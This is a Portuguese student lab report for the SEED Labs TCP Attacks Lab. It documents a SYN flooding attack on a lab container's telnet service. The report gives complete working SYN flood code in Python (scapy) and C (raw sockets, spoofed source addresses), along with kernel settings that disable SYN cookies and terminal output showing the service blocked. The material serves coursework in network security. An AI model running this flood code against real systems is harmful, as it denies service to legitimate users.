

UNIVERSIDADE FEDERAL DE UBERLÂNDIA
FEELT – FACULDADE DE ENGENHARIA ELÉTRICA
ENGENHARIA DE COMPUTAÇÃO

LUCAS ALBINO MARTINS
12011ECP022

**SEGURANÇA DE SISTEMAS COMPUTACIONAIS: SEEDLABS 20.04:
NETWORK SECURITY – TCP ATTACKS LAB**

UBERLÂNDIA
2021

TCP ATTACKS LAB

Task1: SYN Flooding Attack

Task 1.1: Launching the Attack Using Python

A primeira Task1.1 trata-se de um código envia pacotes TCP SYN falsificados, com endereço IP de origem gerado aleatoriamente, porta de origem e número de sequência. A partir do código fornecido pelo laboratório foram feitas as alterações necessárias para executar no container de attack.

```
#!/bin/env python3
# Task 1.1

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst="10.9.0.5") # Vítima
tcp = TCP(dport=23, flags='S') # 23 para telnet
pkt = ip/tcp

while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source IP
    pkt[TCP].sport = getrandbits(16) # source port
    pkt[TCP].seq = getrandbits(32) # sequence number
    send(pkt, iface = 'br-9bdd0d967c83', verbose = 0)
```

Vamos então abrir uma conexão TCP/TELNET estabelecida do container 10.9.0.6 conectando no container 10.9.0.5 (víctima) para criar um cache de conexão.




Imagen 1 – Conexão TCP/TELNET.

Agora seguindo as informações fornecidas pelo laboratório vamos executar uma sequência de comandos.

```
sysctl net.ipv4.tcp_synack_retries
```

Problema de retransmissão TCP: Após enviar o pacote SYN+ACK, a máquina vítima aguardará o pacote ACK. Se não chegar a tempo, o TCP retransmitirá o pacote SYN+ACK. Quantas vezes ele irá retransmitir depende dos seguintes parâmetros do kernel (por padrão, seu valor é 5).

```
root@77b295640d4e:/# sysctl net.ipv4.tcp_synack_retries  
net.ipv4.tcp_synack_retries = 5
```

Agora vamos reorganizar o tamanho da fila para que o número de conexões semi-abertas possa ser armazenadas na fila e possa afetar a taxa de sucesso do ataque. O tamanho da fila pode ser ajustado usando o seguinte comando:

```
Sysctl -w net.ipv4.tcp_max_syn_backlog=80
```


Enquanto o ataque estiver em andamento, você pode executar um dos seguintes comandos no contêiner da vítima para ver quantos itens estão na fila. Deve-se notar que um quarto do espaço na fila é reservado para “destinos comprovados”, portanto, se definirmos o tamanho para 80, sua capacidade real será de cerca de 60.

```
netstat -nat | grep SYN_RECV | wc -l  
ss -n state syn_RECV sport = :23 | wc -l
```

Executando os dois comandos dentro do container da vítima:

```
root@77b295640d4e:/# netstat -nat | grep SYN_RECV | wc -l  
0  
root@77b295640d4e:/# ss -n state syn_RECV sport = :23 | wc -l  
1
```


Agora vamos então executar o código por um determinado tempo sem limpar o cache de conexão.



```
root@77b295640d4e:/# sysctl net.ipv4.tcp_synack_retries
net.ipv4.tcp_synack_retries = 5
root@77b295640d4e:/# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@77b295640d4e:/# netstat -nat | grep SYN_RECV | wc -l
0
root@77b295640d4e:/# ss -n state syn_RECV sport = :23 | wc -l
1
root@77b295640d4e:/# sysctl-w net.ipv4.tcp_syncookies=0
bash: sysctl-w: command not found
root@77b295640d4e:/# sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
root@77b295640d4e:/# ip tcp_metrics show
10.9.0.6 age 4406.892sec cwnd 10 rtt 43us rttvar 33us source 10.9.0.5
root@77b295640d4e:/#
```

```
[03/19/22]seed@VM:~/.../Labsetup$ Lucas Albino Martins
```

Imagen 2 – Execução dos comandos do laboratório.



```
root@VM:/volumes# python3 synflood.py
```

```
[03/19/22]seed@VM:~/.../Labsetup$ Lucas Albino Martins
```

Imagen 3 – Execução do código malicioso synflood.py.



```
root@5bbbabb885e91:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
77b295640d4e login:
```

```
[03/19/22]seed@VM:~/.../Labsetup$ Lucas Albino Martins
```

Imagen 4 – Conexão TCP/TELNET.

Como pode ser observado nas imagens 1,2 e 3 o ataque de SYN Flood não foi executado com sucesso, pois devido ao cache de conexão então ainda reservou um slot na fila para a conexão TCP/TELNET.

Agora utilizando os comandos:

```
ip tcp_metrics show  
10.9.0.6 age 140.552sec cwnd 10 rtt 79us rttvar 40us source 10.9.0.5  
ip tcp_metrics flush
```

A resposta do ip tcp_metrics show mostra que ainda existe um cache de conexão, e com o segundo comando ip tcp_metrics flush limpa o cache. Com o cache limpo executamos o synflood.py, então ao mesmo tempo tentamos uma conexão via TCP/TELNET com o container da vítima, a tentativa acaba sem sucesso, o que demonstra que o ataque foi bem-sucedido. Podemos observar também a quantidade de conexões TCP/TELNET que o synflood gera limitando os slots da fila e não possibilitando conexões pelo Wireshark e também pelo netstat -nat. Quando o paramos de executar o código de ataque logo conseguimos então estabelecer uma conexão com o container, e verificando a quantidade de slots na fila vemos que temos slots sobrando.

```
#!/bin/env python3  
# Task 1.1  
from scapy.all import IP, TCP, send  
from ipaddress import IPv4Address  
from random import getrandbits  
ip = IP(dst="10.9.0.5") # Vítima  
tcp = TCP(dport=23, flags='S') # 23 para telnet  
pkt = ip/tcp  
while True:  
    pkt[IP].src = str(IPv4Address(getrandbits(32)))# source IP  
    pkt[TCP].sport = getrandbits(16) # source port  
    pkt[TCP].seq = getrandbits(32) # sequence number  
    send(pkt, iface = 'br-9bdd0d967c83', verbose = 0)
```




Imagen 5 – Execução dos comandos do laboratório.



Imagen 6 – Execução do código malicioso synflood.py.




Imagen 7 – Tentativa de conexão TCP/TELNET.




Imagen 8 – Captura de pacotes WireShark.




Imagen 9 – Parando a execução do código malicioso.




Imagen 10 – Conexão TCP/TELNET após finalização do código malicioso.




Imagen 11 – Execução de comandos do laboratório.

Chegando à conclusão da primeira parte da Task1.1 foi bem-sucedida que o ataque de synflood consegue o objetivo de ocupar os slots na fila de conexões impedindo outras de entrarem na mesma.

Task 1.2: Launch the Attack Using C

Agora vamos repetir o mesmo procedimento utilizando o código em C fornecido pelo laboratório, e vamos comparar os resultados.

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <time.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>

/* IP Header */
struct ipheader {
    unsigned char    iph_ihl:4, //IP header length
                    iph_ver:4; //IP version
    unsigned char    iph_tos; //Type of service
    unsigned short int iph_len; //IP Packet length (data + header)
    unsigned short int iph_ident; //Identification
    unsigned short int iph_flag:3, //Fragmentation flags
                      iph_offset:13; //Flags offset
    unsigned char    iph_ttl; //Time to Live
    unsigned char    iph_protocol; //Protocol type
    unsigned short int iph_chksum; //IP datagram checksum
    struct in_addr   iph_sourceip; //Source IP address
    struct in_addr   iph_destip; //Destination IP address
};

/* TCP Header */
struct tcpheader {
    u_short tcp_sport;      /* source port */
    u_short tcp_dport;      /* destination port */
    u_int  tcp_seq;         /* sequence number */
    u_int  tcp_ack;         /* acknowledgement number */
    u_char  tcp_offx2;      /* data offset, rsvd */
#define TH_OFF(th) (((th)->tcp_offx2 & 0xf0)>> 4)
    u_char  tcp_flags;
#define TH_FIN 0x01
#define TH_SYN 0x02
```

```

#define TH_RST 0x04
#define TH_PUSH 0x08
#define TH_ACK 0x10
#define TH_URG 0x20
#define TH_ECE 0x40
#define TH_CWR 0x80
#define
TH_FLAGS    (TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|TH_ECE|TH_CWR
)
    u_short tcp_win;          /* window */
    u_short tcp_sum;          /* checksum */
    u_short tcp_urp;          /* urgent pointer */
};

/* Psuedo TCP header */
struct pseudo_tcp
{
    unsigned saddr, daddr;
    unsigned char mbz;
    unsigned char ptcl;
    unsigned short tcpl;
    struct tcpheader tcp;
    char payload[1500];
};

##define DEST_IP "10.9.0.5"
##define DEST_PORT 23 // Attack the web server
#define PACKET_LEN 1500

unsigned short calculate_tcp_checksum(struct ipheader *ip);

*****
Given an IP packet, send it out using a raw socket.
*****/
void send_raw_ip_packet(struct ipheader* ip)
{
    struct sockaddr_in dest_info;
    int enable = 1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
    if (sock < 0) {
        fprintf(stderr, "socket() failed: %s\n", strerror(errno));
        exit(1);
    }

    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
               &enable, sizeof(enable));
}

```

```

// Step 3: Provide needed information about destination.
dest_info.sin_family = AF_INET;
dest_info.sin_addr = ip->iph_destip;

// Step 4: Send the packet out.
sendto(sock, ip, ntohs(ip->iph_len), 0,
       (struct sockaddr *)&dest_info, sizeof(dest_info));
close(sock);
}

/*****************
Spoof a TCP SYN packet.
*****************/
int main(int argc, char *argv[]) {
    char buffer[PACKET_LEN];
    struct ipheader *ip = (struct ipheader *) buffer;
    struct tcpheader *tcp = (struct tcpheader *) (buffer +
                                                sizeof(struct ipheader));

    if (argc < 3) {
        printf("Please provide IP and Port number\n");
        printf("Usage: synflood ip port\n");
        exit(1);
    }

    char *DEST_IP = argv[1];
    int DEST_PORT = atoi(argv[2]);

    srand(time(0)); // Initialize the seed for random # generation.
    while (1) {
        memset(buffer, 0, PACKET_LEN);
       /*****************
Step 1: Fill in the TCP header.
*****************/
        tcp->tcp_sport = rand(); // Use random source port
        tcp->tcp_dport = htons(DEST_PORT);
        tcp->tcp_seq = rand(); // Use random sequence #
        tcp->tcp_offx2 = 0x50;
        tcp->tcp_flags = TH_SYN; // Enable the SYN bit
        tcp->tcp_win = htons(20000);
        tcp->tcp_sum = 0;

       /*****************
Step 2: Fill in the IP header.
*****************/
        ip->iph_ver = 4; // Version (IPV4)

```

```

ip->iph_ihl = 5; // Header length
ip->iph_ttl = 50; // Time to live
ip->iph_sourceip.s_addr = rand(); // Use a random IP address
ip->iph_destip.s_addr = inet_addr(DEST_IP);
ip->iph_protocol = IPPROTO_TCP; // The value is 6.
ip->iph_len = htons(sizeof(struct ipheader) +
                     sizeof(struct tcphdr));

// Calculate tcp checksum
tcp->tcp_sum = calculate_tcp_checksum(ip);

/*****************
 Step 3: Finally, send the spoofed packet
*****************/
send_raw_ip_packet(ip);
}

return 0;
}

unsigned short in_cksum (unsigned short *buf, int length)
{
    unsigned short *w = buf;
    int nleft = length;
    int sum = 0;
    unsigned short temp=0;

/*
 * The algorithm uses a 32 bit accumulator (sum), adds
 * sequential 16 bit words to it, and at the end, folds back all
 * the carry bits from the top 16 bits into the lower 16 bits.
 */
    while (nleft > 1) {
        sum += *w++;
        nleft -= 2;
    }

    /* treat the odd byte at the end, if any */
    if (nleft == 1) {
        *(u_char *)(&temp) = *(u_char *)w ;
        sum += temp;
    }

    /* add back carry outs from top 16 bits to low 16 bits */
    sum = (sum >> 16) + (sum & 0xffff); // add hi 16 to low 16
    sum += (sum >> 16); // add carry
    return (unsigned short)(~sum);
}

```

```

*****
TCP checksum is calculated on the pseudo header, which includes
the TCP header and data, plus some part of the IP header.
Therefore, we need to construct the pseudo header first.
*****/




unsigned short calculate_tcp_checksum(struct ipheader *ip)
{
    struct tcpheader *tcp = (struct tcpheader *)((u_char *)ip +
        sizeof(struct ipheader));

    int tcp_len = ntohs(ip->iph_len) - sizeof(struct ipheader);

    /* pseudo tcp header for the checksum computation */
    struct pseudo_tcp p_tcp;
    memset(&p_tcp, 0x0, sizeof(struct pseudo_tcp));

    p_tcp.saddr = ip->iph_sourceip.s_addr;
    p_tcp.daddr = ip->iph_destip.s_addr;
    p_tcp.mbz = 0;
    p_tcp.ptcl = IPPROTO_TCP;
    p_tcp.tcp1 = htons(tcp_len);
    memcpy(&p_tcp.tcp, tcp, tcp_len);

    return (unsigned short) in_cksum((unsigned short *)&p_tcp,
                                    tcp_len + 12);
}

```

Com o código dentro da máquina de ataque, novamente limitamos a 80 slots, abrimos uma conexão por TCP/TELNET na qual é possível ver ao usar o ip tcp_metrics show, então executamos o código malicioso. Da mesma maneira que ocorreu com o código em python devido ao cache no servidor não conseguimos ter sucesso no uso do código. O que pode ser observado todo esse processo nas imagens abaixo.




Imagen 12 – Definindo número de slots e cache de conexão .

```

Activities Terminal Mar 19 23:23
seed@VM: ~
root@VM:/volumes# ls
synflood synflood.c synflood.py task2.py task2_auto.py task3.py
root@VM:/volumes# ./synflood 10.9.0.5 23
[03/19/22] seed@VM:~/.../Labsetup$ Lucas Albino Martins

```

Imagen 13 – Execução do código malicioso em C.

```

Activities Terminal Mar 19 23:23
seed@VM: ~
root@5bbbab885e91:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
77b295640d4e login: 
[03/19/22] seed@VM:~/.../Labsetup$ Lucas Albino Martins

```

Imagen 14 – Conexão TCP/TELNET.

Agora vamos efetuar a limpeza do cache idêntico ao processo que foi feito na segunda parte da Task1.1 com o código em python para podermos então executar o código malicioso em C e obtermos algum resultado.

Iniciando com a mesma ideia passada de limpar o cache, e depois do cache limpo vamos executar o código malicioso, no qual não através de um flood de conexões deixar os slots ocupados e com isso não conseguimos conectar ao host da vítima via TCP/TELNET, podemos ver esse flood na capturara de pacotes com o uso do Wireshark.

```

Activities Terminal Mar 19 23:23
seed@VM: ~
root@77b295640d4e:/# ip tcp_metrics flush
root@77b295640d4e:/# ip tcp_metrics show
root@77b295640d4e:/# 
[03/19/22] seed@VM:~/.../Labsetup$ Lucas Albino Martins

```

Imagen 15 – Limpando cache de conexões.

```
root@VM:/volumes# ls
synflood synflood.c synflood.py task2.py task2_auto.py task3.py
root@VM:/volumes# ./synflood 10.9.0.5 23
^C
root@VM:/volumes# ./synflood 10.9.0.5 23
```

```
[03/19/22]seed@VM:~/.../Labsetup$ Lucas Albino Martins
```

Imagen 16 – Execução do código malicioso em C.

```
root@77b295640d4e:/# ip tcp_metrics flush
root@77b295640d4e:/# ip tcp_metrics show
root@77b295640d4e:/# netstat -tna | grep SYN_RECV | wc -l
bash: wc-l: command not found
root@77b295640d4e:/# netstat -tna | grep SYN_RECV | wc -l
61
root@77b295640d4e:/#
```

```
[03/19/22]seed@VM:~/.../Labsetup$ Lucas Albino Martins
```

Imagen 17 – Listando slots pelo netstat -nat.

```
root@5bbbab885e91:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

```
[03/19/22]seed@VM:~/.../Labsetup$ Lucas Albino Martins
```

Imagen 18 – Tentativa sem sucesso da conexão via TCP/TELNET.

